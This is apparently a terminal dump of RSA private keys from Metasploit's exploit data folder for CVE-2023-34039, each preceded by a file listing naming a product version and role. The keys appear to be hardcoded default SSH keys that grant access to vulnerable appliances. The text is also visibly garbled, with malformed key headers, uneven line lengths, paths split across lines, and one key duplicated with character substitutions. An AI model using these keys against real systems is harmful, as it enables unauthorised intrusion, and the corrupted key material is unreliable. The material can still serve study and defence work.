A57SQhECgYEA0GF+OkO0A6PycGPPI5fdPOFvdcWtA6oBU0J5Jr3DpSy0u8xFvv10
WF4jYFG9MyHNC5xid5i+VDBxFBMs95+dtagGDX9W9reQqBafnM6yu6VoQIxG/TRw
/Cz/fcTwTo+ijXAQWD6buTtXYfyhnF6C2tFIRaD84WkpqwSmyNiuJAcCgYEAzLre
WenJyqnjkHUp/7dfkr73p5Oyu8DM28Hj7dMt9P6ropiCLm3Sv+3xe9AUv44zVNQb
yMF3kOKNq/rhVifa73DCTZ8cCvlefx3CRjCV/3DeDRFPP6oxHBxxhMDHZ+GBGQLA
FPGTN7EikNbWAXMAnOFsreAepV4OhlxggidfXlUCgYEA17ekE//fPRdNGQ9SuSwk
5IKuiG0YfyZ0OI6Zbt+TZtuZ63HbBie7YeuljR1IJlnISCTgMgxK1LpwdgEUXZh
eTWQ0pr4UkFsjTWLmLvV3lGcCgMYXJql+LU6f/O3kzt4+smw3M8YyICuWqV5dURK
uc7OdAO2mtfagq2sUWeSDIkCgYAUaVUd1cc+o22Cy4uiaR/oEhRS6tDZE0HZbx1Q
asucL3/hOB9SjbSDWi/HTImjN4Q6ouMaQt+u3EePq/WnZ1XWpYFZx9E97trTBZ6G
7PUngJNC7kTebhNzYAqZV7cJzlvWqIWKEQPCe7CcJ7N+i9HdNonA79KcXQ1FuHQ
WCiT+QKBgFhgk2udL0ceJL+sPDZMkLhP0pwr497nRdlhofzxVK2AZoK7VAZIJC

+wo+Rj/U4SGYTbQejY6ZgzbzQxbSI+lZ+hrSFs+G2Y/3zcF03/ZGAaFry/xOENg8

KiTkEkCljnFRhh3IHuZb6UHcywSCs+zk/I7dlj9fvludgr6dtav7

-----END RSA PRIVATE KEY-----

-rw-r--r-- 1 root root 1679 Aug 21 06:52 /usr/share/metasploit-framework/data/exploits/CVE-2023-34039/id_rsa_vnera_keypair_6.3.0_platform

-----BEGIN RSA PRIVATE KEY-----

MIIEpAIBAACAQEAAtjqOwCwrrwL3Lmc3ZyXd3mme+2uWHqkxX0GmWrn0ObmoPC1d

KWJqwaOdfvvlscGhUhiBHsR4IEyFzalZT3I8L8Fc+/Vpvq50NsBPg4cz94eRkxK

TCIz0tTM4Aot4AdXOT9vn1JHjpB6P1kwZBkiBdqSVnJIBNyoZ4ljpkbdAUqSdiJn

E+UkLWB0BGCOSQ6pzebCf0ovbyooazMucoN/pd8Pc9gv+l4pJOurt1MYapQfJkNB

XCVdvdU+4sDp4PRCo7T9uCFieDdguYgkLHC7JuNbksPQShZ3J3SVzuOw0t+RLqdp

ZiL4G0yl8Hllpt/YHLStZtdDSjD7xwjhLT+qqQIDAQABAoIBADF5b8w3HsEVPAjU

Kx2NEVSuNmSqTAKdCvOCvmiJbf4ylrPb2RxARR1GneK8jzt/ktYi1cHDrBJW2xOk

WZWEfcanBhL4/XetQL+shgTUDgx9KijY9SRwKlv9kOpX9UgCRVY3LRTwWu6XAZQ

76tti2gtdGeV9WmkgvBBQ9XEDYKoyBd5lf2j7luyntEflfFpKROYNpGMr0essf9k

J59IE4oyz5dneVKN/Fk7SBnep8Ubnn7WpjkQa3wrfyAMKjn17JIXvERYf79GNINa

Hgh2Rxc1hplJsjoq1nUlcN3NKzoqpEgLvTt60nw0RcuCPere9N1CvuMbKhi5Lmz4

7VXoytUCgYEA3Cler5vcpAN3RRfmbxJ+RA9yz6xjZTIAlrqN8eDtKz+N2AgzU0IJ

aaFOkkCI8nd6Xf7+L/f1glLrtQmgW9QVK39/PILzp+Fy3matERaJRBfcCCgieKvx

m/IKAWFT2E9tcl8V1GA+J7nQhavQsX/A7FrVfRQLDJsgHzggiWVwQUcCgYEA0+uB

zbkujaowZRjZcHs4d6GhVt1i8ZkzYt8LJPPF6Y2ExUP56WUqcyB1h0/Rlaaumcvn

69RJWetvWqJkaunr7ILHS5moMaulEzbGvT2F+wenO9O2ylF8PPHETnxi1za32drr

lmL+5jw9F/g7KgeKqOFX4ogICOAF7L3+TvaVLI8CgYEAqCA33hyl6sm9pPCJRgLS

jS60s51x6NeWsiR5M9yoDnEaXTBAT2gLVHj343Y+f2n9RjKBvmfDc/4/tQqaVHh3

re6ynwTVTtSQ6FO4zeZhFMoSXokFr1jc8tiI7E66338zg8tGSGuQlc0sSnE7seRa

5PblpbyBxd+Qbbtcblwm/0cCgYAC9xeg3kd1ef0IXPyl40N+AQf15DEfOkqKxp4s

TTDmvLEv5WyYxG6cn8aINwuxEdj9k+nR1e2U0YOEXCNVj6JaelQJjcPZthIgO7L6
MOMwCQJhBuxW1l8Lp0Jc6sajRkO6S6LiPs5cQFmGfVWul95r0INfSxH5tdC/aEUn
q7GYpwKBgQC0vEUt3YgG5rip0L551QPwrUX2hYlevQztkJBA7rdveyQelXsIXu6l
Lg14QvjCGnIFgbwLrT+YLM/ey8abc7oIws+3YHiXxQWNwxxcjm0+QIZJWrxxl9tk
uCgfB7cGTKirYOrshavLbFWr35dYXrDAVCylCu263obpeo9b5xHZ3w==

-----END RSA PRIVATE KEY-----

-rw-r--r-- 1 root root 1679 Aug 21 06:52 /usr/share/metasploit-framework/data/exploits/CVE-
2023-34039/id_rsa_vnera_keypair_6.4.0_collector

-----BEGIN RSA PRIVATE KEY-----

MIIEpQIBAAKCAQEAzyAJX7j6Tg7ZVtXuzDI4yqFW5FM0X2ukzpl2JXH8UZge57PT
n++Uukqbp9xvEHBaJmXUADmDyeisno0fCE9Ao2f1ISM9DjAH5BhCaHShgwu51KCN
m+RVF3WvyfU4dUiGixmCsurPUwJo1ZaZYdZ10B/otNYiX8Tkd7pPd51gAhqRwYyp
tuOFKHt7ySckbX0vGWoxlcQDwuTt0bXdol/eMI6WvMrAB8PZ5wbJvk5XWsrExU3A
rOSfvX6jaUGOfipjS2LbYO+Emu4lnOH8JZJoy+R9l8oSzDASGug3ysZo8j/EeAtQ
nECNQTZ7WVkrKIQczy5RajdYRExzhO8XOohZowIDAQABAoIBAQCmfqEqYh5K6uLI
S7XmUniHocOgTEX4QiY7qwp9dTAXQsntBP+jO8n5KgoPmEFrHHVLEmWIPJZ0kmVY
GiaM3nAeKm4d0TK+Gdvt/ZY8My1k5JwmhLa8mN4NTD2jfkxRfhpDjuiqN+5YWF1
99YZ8HPJtiywWMVO6I2itJA2nbnUVaZZJ1R1DRoEF5SnEoy6vAECgcVQiGxT9Owb
hARbXDdp+Ww0wnnW4HoWiF7oXOdvZR9nLyJmB5BJH1wrEc5kDyoRy5DiwNsxjbt
vpWgNNfuUqRTmKQKFqgNxy6ivBqdx3ggmO5ZQNkl+uBK8Wx6y+9BSK58ljmZ852f
0gVA6mLhAoGBAPTnbHUJ4ndK9+SOJYNITEht8WxKE+R6lnKkfGb3MACH1oJnKOye
VEygvwSxtIFsYHPJoY3D/y7luA9dmXPbNPObgNia+2UsYScIXBIzu3FOReprl0/e
vkoZ7ECMJRiZnfnTbSWxEd/KCGmDNt3YaTBKc4SHLwLXrJKy+ol74ilTAoGBANiZ
a85QlGvOlnnLMJKVxCE3fXadau3p4HQW54szXDoSDkyvA2e/00XEkyv/SLzNPLng
nhgNBEIc2msAKgnN2uruqefDUPFvJ/pZCT/RDTZE2oNM8jmbIwTRTWN1uQuu1UhZ
+0Fakwo/a5RAA0W+5fhpzWgCo8WGM1xrVmU7S/RxAoGBALVEp1rCxx6udIC5AO4F

SvJGzs3wzGoSm/Sn97YGs3TEYaKN4K/VTXawUMGF1BNBvOoAE7B1wS9TUXePR2GS
n9MDApVhrWVtR0Mv3YKn/zQXUY4TvSdXOHCgyXoqTA27Mk8bT2bphuK/Jxt6HdaH
uNwZRRcNSTJBoXe/L9/fl8ghAoGAYd/B1TKYPrbVTCfCxRojzBa0/NpZLTSXlh2b
d004CY2LJJ+Y3FLT9xzCnAj5J0def2e+SIPpPq6nC97BIDkDCVHbOL0LYG2oFPoS
seGXJMSsMNSeR+WQR2cEn0Lc4SiZe94dKQTymJjb1duvHt8KL9wwDyCSPHl8zqA6
l/hNdCECgYEA1c6lkhONqmYbiKwOZi8K95WBV2FJlc9/Q01ccE7H2oJHXXckbLmD
7R8Zk22VDt/EJd6pftojv99muybXRq7oqEOS9CCvn5ET4OH7KRu6mXL4cOqoonqp
IIIOAYovhDMMaQ7AdAVF3fUxbv9JCfUzwf3eXVw+i1ranfsBB87Xk4=

-----END RSA PRIVATE KEY-----

-rw-r--r-- 1 root root 1679 Aug 21 06:52 /usr/share/metasploit-framework/data/exploits/CVE-
2023-34039/id_rsa_vnera_keypair_6.4.0_platform

-----BEGIN RSA PRIVATE KEY-----

MIIEpQIBAAKCAQEA4VByn2KlKBikQkGqfcUyMGL8Kqgy34CcheX/rCG++bd5bRrj
K3yy1fYj6AIYaUy8vegcfS0i8BB9Nk1hB0kfi6kFQD/Qk57XBUu0qlpWbGdNDQNI
xlEQWJ0dFyhnaqRjBJMCWr1L0zsWw25OzsH0/7gqv9o2ZMuxpJhbgGnU4jgDt4mi
p4fHzYmSkj45gmvu4eWG53BvfDStkQtSF6KwndA6LniCcCW8RVN5/Z9Zpng4/ac/
NbmjltTt3grSyKDgRadKbnjGeJtrblwQjnRs+qMNDkUSd9hkk+06Bpk6Whl9MQlW
6O6T0xWxAke2hPgBOaKJLQOGhvec7FEfpMHZhwIDAQABAoIBAQC+VTkezzP5NSe9
GL+vUx/cpCGk30VqbLjMm8hpXnB3frhCpl32tHZWLIGUggChl0PloOhADhsPdL5x
Wth2UR0m23cmGUJXeb1Oke/KYFnVZUY/keCuNth6lu7qGyWRfqBuwskgYfxlyeqm
2M4V9t7CDo9+VhXQ/Alqo5HYXo6JMXZ0jPkOpWJQqTKvNfzqf2WchW+Ynit3333l
aDTDxh23RACfjJ7K4YypjeBKyjetPlOnFVVeuUKtaBZt5o+FIQITfDS02H1wfm9
i6g9KfYLMXkBI0hZVUWemzrdf6VoijzalvJarIdEb04iT5gz8+9p004YnMqGMx1Q
jUZI/nJxAoGBAPcPhWLqAlD0pAJILxNMkS0KplhXL8O8Z8eu0A1uJdGRu/KOA37k
8VXws96Sqvqo54D34QiLvBVBeCHfQpnx+GzNjhA5lboPyMhh6UTeSxbsZyOUHrQ9
o1SBwGYLb+WBuZUfOVFitJsS53MW+zBvPMIRzgJO5AnvK9pxFE6B8jwNAoGBAOI3

fmt3uRVX0lIOP67vDtVa3NX0vq/PGgw2o7nfxVCgoB0H8sn76aiVgc8B2HD13L04
03wn8N/P5FiHSTwh4Ske1+o8RnZ410ziml6qkxo7luw/J3WrNCtAtFg8jalo05hm
zf3qL7c2nrT0az51ooUXfwlj0gcP3gSW1z1FAeTbAoGBAImesbRpmaSywXEr+F0N
t4iZeBOZbVfg6QZIEEiK5LIaNdFk3fmfWfd/PxJqLKe30kz6xvVVsQ0+Da66yISs
Tq98jwlWab0U8cj9EU11bep1APbGmVvZQdPe+udc05XKby/r1qfJDcWcACUR1hYi
wHtyl4kRnOETwx/JAYDBzcc5AoGBAIJoU741trV8Q6fVNYICURfN1DLSrbzIQvV1
g8isfKvHvQfaS7yVMPQQ5tw5XKvkOXOcJuz5hmuN1S+6CadECWANsW9OUdGVODXj
EXU1dEuf43J86E6q3c4XK2VqFXbxtReYvRFKwXJmWQocyNavoKMU98nH7yYwr8QC
eaHorOEnAoGASemK5UxnkcF5c66dGvaZY+jQvWAJzNCiEX9gVCUdWG/1+g0fmDFv
iCAnobPnQntSzPS3DtZK+KvKaglhgaDqhl/+Km4SO1wl3vLJnKeHFK3qQKg+e1nG
ZHI4Uu3TE3M5Tk+rtwyrll+Jvl6Dh8XtR4tNf9nv9SA9OHONrfsqhKk=

-----END RSA PRIVATE KEY-----

-rw-r--r-- 1 root root 1675 Aug 21 06:52 /usr/share/metasploit-framework/data/exploits/CVE-
2023-34039/id_rsa_vnera_keypair_6.5.0_collector

-----BEGIN RSA PRIVATE KEY-----

MIIEogIBAAKCAQEAtW06onhEdfVRHvRVOUa/Z+Yw2/s5SVcdbqs8LgDYFUM18L+F
og/JBqrN0nsVG/Ja5qjh3uEzI7vf8Uww1ocacQKyGts+NvSfxrkrM/gkRmss677
KaF8EXf2fC6vnyWGM6Kc9xWx0FcX911C7BUVTcUHUuhYbpdNjimGE0FdPSCM01go
td3KQpiOtdSa/jV4Q6tfkit11W3nZvyMH7ZMLYvkOwXbjkWwVoaPX85YY1+4wdXb
N/TJbVylfW7njCs4sKjp9O6Sn8tOG00NhPUWwqXaTSsjdZdJGwQieZPEFXXNVLZ6
nzHyY/NiChebph6xAQ6n3YgqQ6eZmFmDp+ZGIQIDAQABAoIBACFAv/p/aKzmJdQy
nFw/J133xwTK6xkSKobaQ9F6viBHjV9u+yNVGVdrfwYRITFaHmcglSWwyRrHmKg1
es4XPTVxdQuPG7we4hoeXnBpmZN+zTSx4b8jpgXdowPn2rCkxCNKjtKK22iAUtwv
79AtnRYAAvOjOnlqsUBZRAXLeTd2rLhhhcl5ycOtjlt6ftbwHliemzHT6vcCOVWn
00EGW177zmWqYFhxXa+1qhW8UU/rqce+mSkZVF9dTzJvciQdiWHa2rtDZRy+DpZU
Na32cYLUyzOlcsu1MR2gFbp7mHwuNPkZgXJZe6sZN5Oq/qa6FYSVJTpm0KHLxDcg

m/5OpnECgYEA5AwFoNkYevYVPqfkOe5O01Wgbwb3T44IOdl2LvP70OsoBkVLXNfi
NmGYfJj6U49gLTShSiShKUK4BgkDZo0/W0Ekt4Hh3/czS0fctxaidbv1xmMQv917h
SZ7jzUgXIFUtBOXVx2wY3BzFam5pc7vi6PC31lq0Zzj1TqH/aD5nUSsCgYEAy6pK
TSG/AGnEe+9m6OrBRzn6fZ6+k1WF5P62qK64bVXYHbGvHTa8WELGeuCbbzZwYJWY
BGgZsGZSN53LeNfUP3+D+cFiMvTU82UbW+7Wr6vWGUniOkzt0WQPjXzQ8fN2Bmxa
S3StNIdapTyovGFICU6ZRfjEWtAfXhTabJdjZ+MCgYBuJFRPIKsbMGGgamxzgmL1
9WRQW5f1B493hcz/rn2QMROau7sjc21hgl+qliRJWXVFQe+zKQ+DmhdGdtXm57fD
z6RlxymFHnkWSecEkWTAZ46HDzJvkpbS/PfffRNOZDkjJXK0J8R2Azsv6m3qJPP6
N9FCqXp6ZGsueFWoXoN+EwKBgCJbqA07FC3Nqgf+ay3/7HtHnKp0jVHtq5jmH4p1
b0eCo+Lehtw2z69UFIgPHKWjH6+wjlcFnIbyaL4S8snHfdYW7tWIGpkQ0iMVG8
WZtpMcUyYafUMoQqhs8nr1gh6ldLEDCKjm2+J9yYTx74j0Lyr4jOXtGzKpeEjRSk
tXBhAoGAXsyi40pUtTOMKCbTnKUQjoKpZl+HYCMkwHBjl4Xo/BxPet/7nDbg5/ya
k3YsDpC4letKf05qsRMNpvN41cFuFnM2U8PZRU/xiRr8gV/Yb4xZr+GDsn0OCvGs
AlWOj13G9ojoWNXmv9l4z2/aw5/BjXJpIMoFQk73Z9TjNQXqH8o=

-----END RSA PRIVATE KEY-----

-rw-r--r-- 1 root root 1675 Aug 21 06:52 /usr/share/metasploit-framework/data/exploits/CVE-
2023-34039/id_rsa_vnera_keypair_6.5.0_platform

-----BEGIN RSA PRIVATE KEY-----

MIIIEogIBAAKCAQEAuW9ejickS1Uy7/rABgmdLVM7m2KCFfetbgDyWfAYEnrSByl5
T3u+NCCC+M82vtEBDgagk6SceQdXvKKfZNCj1CZDBmAQdmXfZxGJJmQD0lrQpxG5
GBIn430DgavKHZ1D1lMNU3jK+jiL5QqNOzJEHxF5Dm0RJF2QzMR0tJSfsauVVMHS
BRPp0FvBUl6GV4le9ZhvmUjLgX1UC4VTouTI//tagMmvwi34ooVgSYSeDJjVZVV
olc59XryTXNcHZCJ2EGB0KwSn5pHfyABUFu2JHE9m9Wnzmc5sJ5dTp2NSUICJhxJ
Jc36rlTnJxMb5brMci2tNgg/pBWPfwEM2gLXOwIDAQABAoIBAawKFgqGsg2OD4uT
LSp3L1RFBia1g5qnhQQSXanHM9jnToGWEEB/2T6LKdW7pmNHMJIXhxDg/CPDfUfL
CyxBe5GHlmxwikEVpiaL9eqfLbxXlpxxxSGybJNRh4vAupPCp4ffxoq32f3a9AI/

6CGCxd5a/Gq1SUWShNxYd5jk+a2D7yHowrB/II95y/PXLVTUGaE46VXYUXs+yX+
MB1TvsommZnh6IYbQEZp4CAOfUpv17Q+BISNSTSA+PplfxG1Y5tRzta0yqtfQxw
G/1eu6TMMhvfZzz1NpNxGE6Xmavpy0kfhjD3Cfi08QTi/B6te+dLwcqtw4S+m/
+AaP7UECgYEA8onefdZ4Xu+I6TMprvLSFg4JVwNJK5SoFLHUUy0bVOOSh3iTPvet
ZSQtf2GazdY4Q4IJG0AZg//GiBlDmLvn8eeMZ5z+XJ3JcxcCwRMV17jG5GECc5+N
HKnOhyJvhiGGbgIOTWjM6fhL2xuw877lbXGW8FmQFLxAoieDYM8B+uECgYEAw7oj
ynEWWC4STBG4091J3HQhYNGaAc2OXus9Zm3O2bpeO0S/4rbJlZECXZzBV13p8vL
yCq+TaIBn5MBJFeP0NcWWUa/TstyOkJjSkx1U3F+D2PmpdElvg4MXVH5idrL5Qw
t8FGJQFsJf/gqvIQHZ+OuyR2Td4yLJJmKUYHEZsCgYAVncYPrxrBU1X/esjfR9MD
ljKs56UQ1kn4tjS3SRDjivjXTB7LgOWaWxQXA0r5x3ryQf0bCaZ8hkJahO3qYez1
OW7hGTPuaz22HTnonVvYAybu2dqPFYxNHrFCiAYqjThe+53stkd1HuUb3SbzQnNO
Qs5yE3Is765PBXiHG0wQ4QKBgG2KEVnNLjifxsN/N00kPQbUVcVDEPZLgvdS1gGm
A7xE/klINQq7Zab0p+o71mecRcks72GZOmQsVQg/t5XlQ2G33pQcWhj5F7Aie+v6
sB8WpcMmgOYd3k5L6PcVEiYmzYAVSaatiJpLj4BUAGLrkkViCj3qTCOMRTxYusBC
ptYdAoGACuLI/aKlyZIYSS5fjvYO2tEF7ZnaFqE9OU7kTDrH16WhNSkyeHemAL+
12C27iePKAwx6UBmBn/CK9r4hP9eUF4P0OwAP4pBa5gEgPW7leD0gS97qNbnvk6n
hJzBmlRcpQ2aoWnG8dPNKY1LTkG6jN0F9y80AtfYg3DE4uxB054=

-----END RSA PRIVATE KEY-----

-rw-r--r-- 1 root root 1679 Aug 21 06:52 /usr/share/metasploit-framework/data/exploits/CVE-
2023-34039/id_rsa_vnera_keypair_6.6.0_collector

-----BEGIN RSA PRIVATE KEY-----

MIIEpAIBAAKCAQEAwyCSg+dXntVddVgHAvCuDbH+VsOuUztZqhiaeQtbQAXjpvxP
cfznblEyrGLSF6fG//Eii7OKFXcg3lhBXATEVYC9qkR1j+HQlOWgcTo6Pxb5sB5L
TXeJFX9uFtq+rtOP7liPEyFgQQ0AmbjrLVQ5D56nuOeOg2wduLpiYlBs3fo6J3gD
00ZqpJHovX6aPy7SkEY1KDeQdUWqU/4pIb+tkZ0xGcsAI87foZWFeeIAGF6ExpG2
5JTYKCRhvOMqccOmtH3FCVKDS68FwBWbgl1xRs6cxIB0r16ggwVh+Sdfy79w1AkM

1WwQ+7ReE89LGm4ZILZXjaXAGyepcay39OmlwwIDAQABAoIBADzqsIMTqjsgCWlU
7ftzB6Gm6+xSct3xLXD49WDMttQqAoRjSLohZm5td1Dz+HsCGhJVSZ+rkXRaGJzR
mLYNlu3Kn2vEq58btEsOtaQjtYN0vMbK7I9k7hsUCV6BM/6Ideo2R9SFGvO0B3f2
TxV7scS6l0oWoFtPKYg+R/DBgvtZU6TqDxuJdSQo4nYDo/SWe5w2OgGw1OxWMzOU
233qH8z8IPAYuslrGuw5vgywF+8wXvgDHEZIB/VOTT6Z9wIFQS2Nk4oaW77iampo
EQ1FiCn/CiHsQqpdfHyVq3Kfq2F6XcwPvyhF2n7a5vh7KDjvZyQVinkeKdukrD9p
0mGj1WECgYEA5yyRMDLjN5wTy0Pr1KUJrjMuuANeCTTk98vc3zsqN9TN/JRGwTXx
1cWh0Bktf3XKW97ozb7h3T4AJ05t99K1sXGRtXPo2QI9pAD/WeMXXwvQtUY2+bhc
YzcGsSZedLUWXxpmns9CcYn40iYJ7woqcXU9w6XlyUvHEAY2P62V638CgYEA2BUB
gKAhU5hB+UDXdt9VCU20KgOIhvvb+TqA5MRuJmvTVcuqDAsRk4CBHkAMQUg8mOc8
QD1rlckuXZPCpyUIHyrQa5PWZfRiACQN9Hrn6UveRZK6lguTsiKT1gGKoecXlhLz
0avPzO4JWYmL5QvQiqXbZGz41RrE8tslXkKLVL0CgYEAp4+vQT9xYKp50njN5Jkn
liO1NI4CeCvl1xLmaswlwuU11WFok71VKD0TF7JFZrrrTYlaPp+gOWwqUJqeDOan
GhIWqm50lW9BXLH4ZJ/tHdCDnBFj4cfW93c4G4mTJ4bmy1Jola3nHEMEntZBlwll
UGrJtRI3oFuT0zKdebSJmWMCgYAHJU++sFGMZi2wk1650FZWAAJj83i8vuVmXLAK
54rR//ZCEeS6xjPjAXJM9pwqo28QMWBPPlw5qYegORtB0m9lglbKCbp4lz01Mlkl
rvjGE6o7198Pe+EjESTGTiQ645z9m1ilUAqnL9hlULER6Hcl3ZdC12hwIBQYAL/B
rsl6rQKBgQCoJQTOM/hqwj3YGuLhrdxYl84gU2qAmedB2SasPCFP15liesotBG7r
OrAwcjt8W38ZtlSxqen6jEd4+S3jSeL4mGU5tZFTnX7zDbjOUDUdaAli1yA+t3
N1uRUWYGWLk2ZdAx5TCPEINXHOuCNJO+aSGZwUcoVoDinZAdq+Xzg==

-----END RSA PRIVATE KEY-----

-rw-r--r-- 1 root root 1679 Aug 21 06:52 /usr/share/metasploit-framework/data/exploits/CVE-
2023-34039/id_rsa_vnera_keypair_6.6.0_platform

-----BEGIN RSA PRIVATE KEY-----

MIIEpAIBAAKCAQEAwyCSg+dXntVddVgHAvCuDbH+VsOuUztZqhiaeQtbQAXjpvxP
cfznblEyrGLSF6fG//Eii7OKFXcg3lhBXATEVYC9qkR1j+HQlOWgcTo6Pxb5sB5L

TXeJFX9uFtq+rtOP7liPEyFgQQ0AmbjrLVQ5D56nuOeOg2wduLpiYlBs3fo6J3gD
00ZqpJHovX6aPy7SkEY1KDeQdUWqU/4pIb+tkZ0xGcsAl87foZWFeelAGF6ExPg2
5JTYKCRhvOMqccOmtH3FCVKDS68FwBWbgl1xRs6cxIB0r16ggwVh+Sdfy79w1AkM
1WwQ+7ReE89LGm4ZILZXjaXAGyepcay39OmlwwIDAQABAoIBADzqslMTqjsgCWlU
7ftzB6Gm6+xSct3xLXD49WDMttQqAoRjSLohZm5td1Dz+HsCGhJVSZ+rkXRaGJzR
mLYNlu3Kn2vEq58btEsOtaQjtYN0vMbK7l9k7hsUCV6BM/6Ideo2R9SFGvO0B3f2
TxV7scS6l0oWoFtPKYg+R/DBgvtZU6TqDxuJdSQo4nYDo/SWe5w2OgGw1OxWMzOU
233qH8z8lPAYuslrGuw5vgywF+8wXvgDHEZIB/VOTT6Z9wlfQS2Nk4oaW77iampo
EQ1FiCn/CiHsQqpdfHyVq3Kfq2F6XcwPvyhF2n7a5vh7KDjvZyQVinkeKdukrD9p
0mGj1WECgYEA5yyRMDLjN5wTy0Pr1KUJrjMuuANeCTTk98vc3zsqN9TN/JRGwTXx
1cWh0BkTf3XKW97ozb7h3T4AJ05t99K1sXGRtXPo2Ql9pAD/WeMXXwvQtUY2+bhc
YzcGsSZedLUWXxpmns9CcYn40iYJ7woqcXU9w6XlyUvHEAY2P62V638CgYEA2BUB
gKAhU5hB+UDXdT9VCU20KgOIHbvb+TqA5MRuJmvTVcuqDAsRk4CBHkAMQUg8mOc8
QD1rlckuXZPCpyUIHyrQa5PWZfRiACQN9Hrn6UveRZK6lguTsiKT1gGKoecXlhLz
0avPzO4JWYmL5QvQiqXbZGz41RrE8tslXkKLVL0CgYEAp4+vQT9xYKp50njN5Jkn
liO1Nl4CeCvl1xLmaswlwuU11WFok71VKD0TF7JFZrrrTYlaPp+gOWwqUJqeDOan
GhIWqm50lW9BXLH4ZJ/tHdCDnBFj4cfW93c4G4mTJ4bmy1Jola3nHEMEntZBlwll
UGrJtRI3oFuT0zKdebSJmWMCgYAhJU++sFGMZi2wk1650FZWAAJj83i8vuVmXLAK
54rR//ZCEeS6xjPjAXJM9pwqo28QMWBPlw5qYegORtB0m9lglbKCbp4lz01MIKl
rvjGE6o7198Pe+EjESTGTiQ645z9m1ilUAqnL9hIULER6HcL3ZdC12hwIBQYAL/B
rsl6rQKBgQCoJQTOM/hqwJ3YGuLhrdxYl84gU2qAmedB2SasPCFP15liesotBG7r
OrAwcjvt8W38ZtlSTXqeN6jEd4+S3jSeL4mGU5tZFTnX7zDbjOUDUdaAli1yA+t3
N1uRUWYGWLk2ZdAxX5TCPEINXHOuCNJO+aSGZwUcoVoDinZAdq+Xzg==

-----END RSA PRIVATE KEY-----

-rw-r--r-- 1 root root 1675 Aug 21 06:52 /usr/share/metasploit-framework/data/exploits/CVE-
2023-34039/id_rsa_vnera_keypair_6.7.0_collector

-----BEGIN RSA PRIVATE KEY-----

MIIEogIBAAKCAQEAyfqMG/j7J3dX3bXLD7b+K7Oma9viSjppR1SqqDI3SghskVBw
5hg0vnTyzwou0RgdnmLGpBtgSvWlewbweWvbCJw/WbOvS6NOKkBP2OCkaEUufakA
RrzP4dK9qBYAaUyc42NbyVTUX62NvufdL6ruBON/v4U0YXqfyW7GyqVwzuWWCaWI
Nnsyznrvo8fWEvSHxNOldmrkfljhKcPmC8i9z5lrFOZcXGcnEPT8ps+UzfY8+SI
byEJ5q541pyieYGYlvortqyhl/szzH2PSdTh9G5yK+sU2aWRGAa4HXD3BWLmpk4o
sdnfhLynlC9TSHSf8rZHvm6v5WlpTnNCUGwkglDAQABAoIBACLSioNsGskEH2b/
J8JO12VrdL7Vyx7mzvIYVikDn1qpNyaaixw0e8gNjiTddzg3oJnHz495g0mauBa
lu2cNcg3QAjUHN3aiuhn7BxFJrM/cjOCBqUrel/BuKcZG/sLIWTyxWlhsbfJMU3/
pbfJLX40RtsbORuxS4ksCyP3AAr7Zb787AAq/dwepJT7XUU8lsylx1PG7UP1AusW
Q9BEer8LlprWmoCP+k6X7eEsK/jhfdDYHrn8c63/FQW5nODrodGE6bxpc0mUjUcx
G5K+ddWPeTRPAZ3OtBC6B0ZkRz3Nux+7maT/AV0HdRsKTC7BFGQPNmyf4CRZWh14
GLfvmbkCgYEA6sPVfyqSacVINLwnqQF1iFcZGB+llut1z9/fELWXb0uPXNbOZMVj
KET9Q08sAi7Qr9i4sAnpsw9p0Lo64VNeu6W6KPltQXYtvyHF/r+qmbnYWqMXHtjW
scimxUIWCsoXb+4DICMrqQXo3JoJ3Q1pqK0mPTdBz+QcXrsdZqVILW8CgYEA3D+F
hGN0pUIZxw+g+3rlyOTlqk97vtQn15KJzgZcdCyag+4kxTgcQWU0SvdauuiVgDEJ
fAryeEuA2wZ1UPxBNN7KcELIYf087kWoncweWf3Ket39ibrtU3ZMFBU NXyOgBiti
0IoLNhBsp97QIYm/MrwS6FeuAHeZKHg7o8vCWC0CgYAkWSveI5ZFwCDc4WD2nt42
vN2KyZ8ZVt2H0061pJgMyFMrGasdGR6wJnZcDI8Qy3TONSsrPK2tZq6lfb00FB1v
ykoXet+c6hJNLlp+VeixloAoEGZNBV/AaQPBOOk2xHF6iAyPzB4/bkXOmh761c/N
J4FeqwaKjJQD6s6zjNWvCwKBgBCDqs08b9icVjZ404dHtccUcH9kqICqs7oUQMTz
8Sa82XefAB7RkDzPC9a7KVBgDqWoB6AHahre/nBt0YobAACo2+EDAodoB5OOIZCD
Z5szzmTcFFCpdXYWnqm7TyQ95FfSFPyx/Rk2rg8AQ/bfzzhMpdZKDL/4N8GzEjW7
53yZAoGAOyiHzq8GIV4GSJyKewcxOlulTf3IY4Tf/6EJNsqeDnEebH7BBRXIKWBw
uGC5uzEPN+GHSNN2wIZROH8xIPGTpL5FIGfGDfj2flkSHyPThBeVSvbMSXwEdL+4
NBC6ut7g/Hlu/+PqB+yQgHrUnlU4YkrIHlfcR60qvasZrAMNsVM=

-----END RSA PRIVATE KEY-----

-rw-r--r-- 1 root root 1675 Aug 21 06:52 /usr/share/metasploit-framework/data/exploits/CVE-2023-34039/id_rsa_vnera_keypair_6.7.0_platform

-----BEGIN RSA PRIVATE KEY-----

MIIEogIBAAKCAQEA4lv5cXgnFvDdiktZe7zAc9mmBKS8WeodaZteHKh1khyHFm7d
oRNnCWV9h2yY+4Wktp+BEF3RmJdOd5POJZyDZoKckMNKmMevk3hKS09Jz/lhYmAH
l1mJ1Hx91wN+2UBlps/21ujsVDDU5pxPdOaL2ljzbnlh2huSW5yELuNZMbZssmdm
Cgk9xEfZkyK0DWaCsJZVZPAzBc2FRzBBqa1GmnANXbkjDello3WMSBcHG08MoIXx
GBALm9s1xLCynlW9bFN9RO5dOzkjqXLHVzb/2wdB4AOTdy9+laVyH6sv/ReTdLP
O+yeXZAWtBdLHX7MJwk84Sd6jzC2juDbIX3o6wIDAQABAoIBADfsZImQBRw/jM1e
isC4d63irOhHJum11vFwUnYMTotXM4Wwwt3U+Tpr3mGV+FvclvOgsglje4nnVRGO
7C6N1mP3b4rWOIPoZ5/wu4AaFSYHBa18gQqayCr1fInlcXUkX3O8I5vOkt089Ckj
EN7qdDZDJQ2EiYxKhZ7vUjRjRtmMP/dDZcNIORn3jAZoazoA6XWhys3CpTK/ff5g
6iDRJ0uamUMMGeFwm7d4seeH9dSgagugBpnsQRG5i6XJcRvR/mYbheTEj+1p8AXv
B665aTZaFooXOUFxKJ3gy5nwlPrqDb129EdRWY3wxtBx5lubbTTr+sn/oNbBhcZy
Tw+3wXECgYEA9xWz4dI9mOXrgaPP6bMugYAXZ2mEHqftj42/7nd/kxXA5uJIYb2R
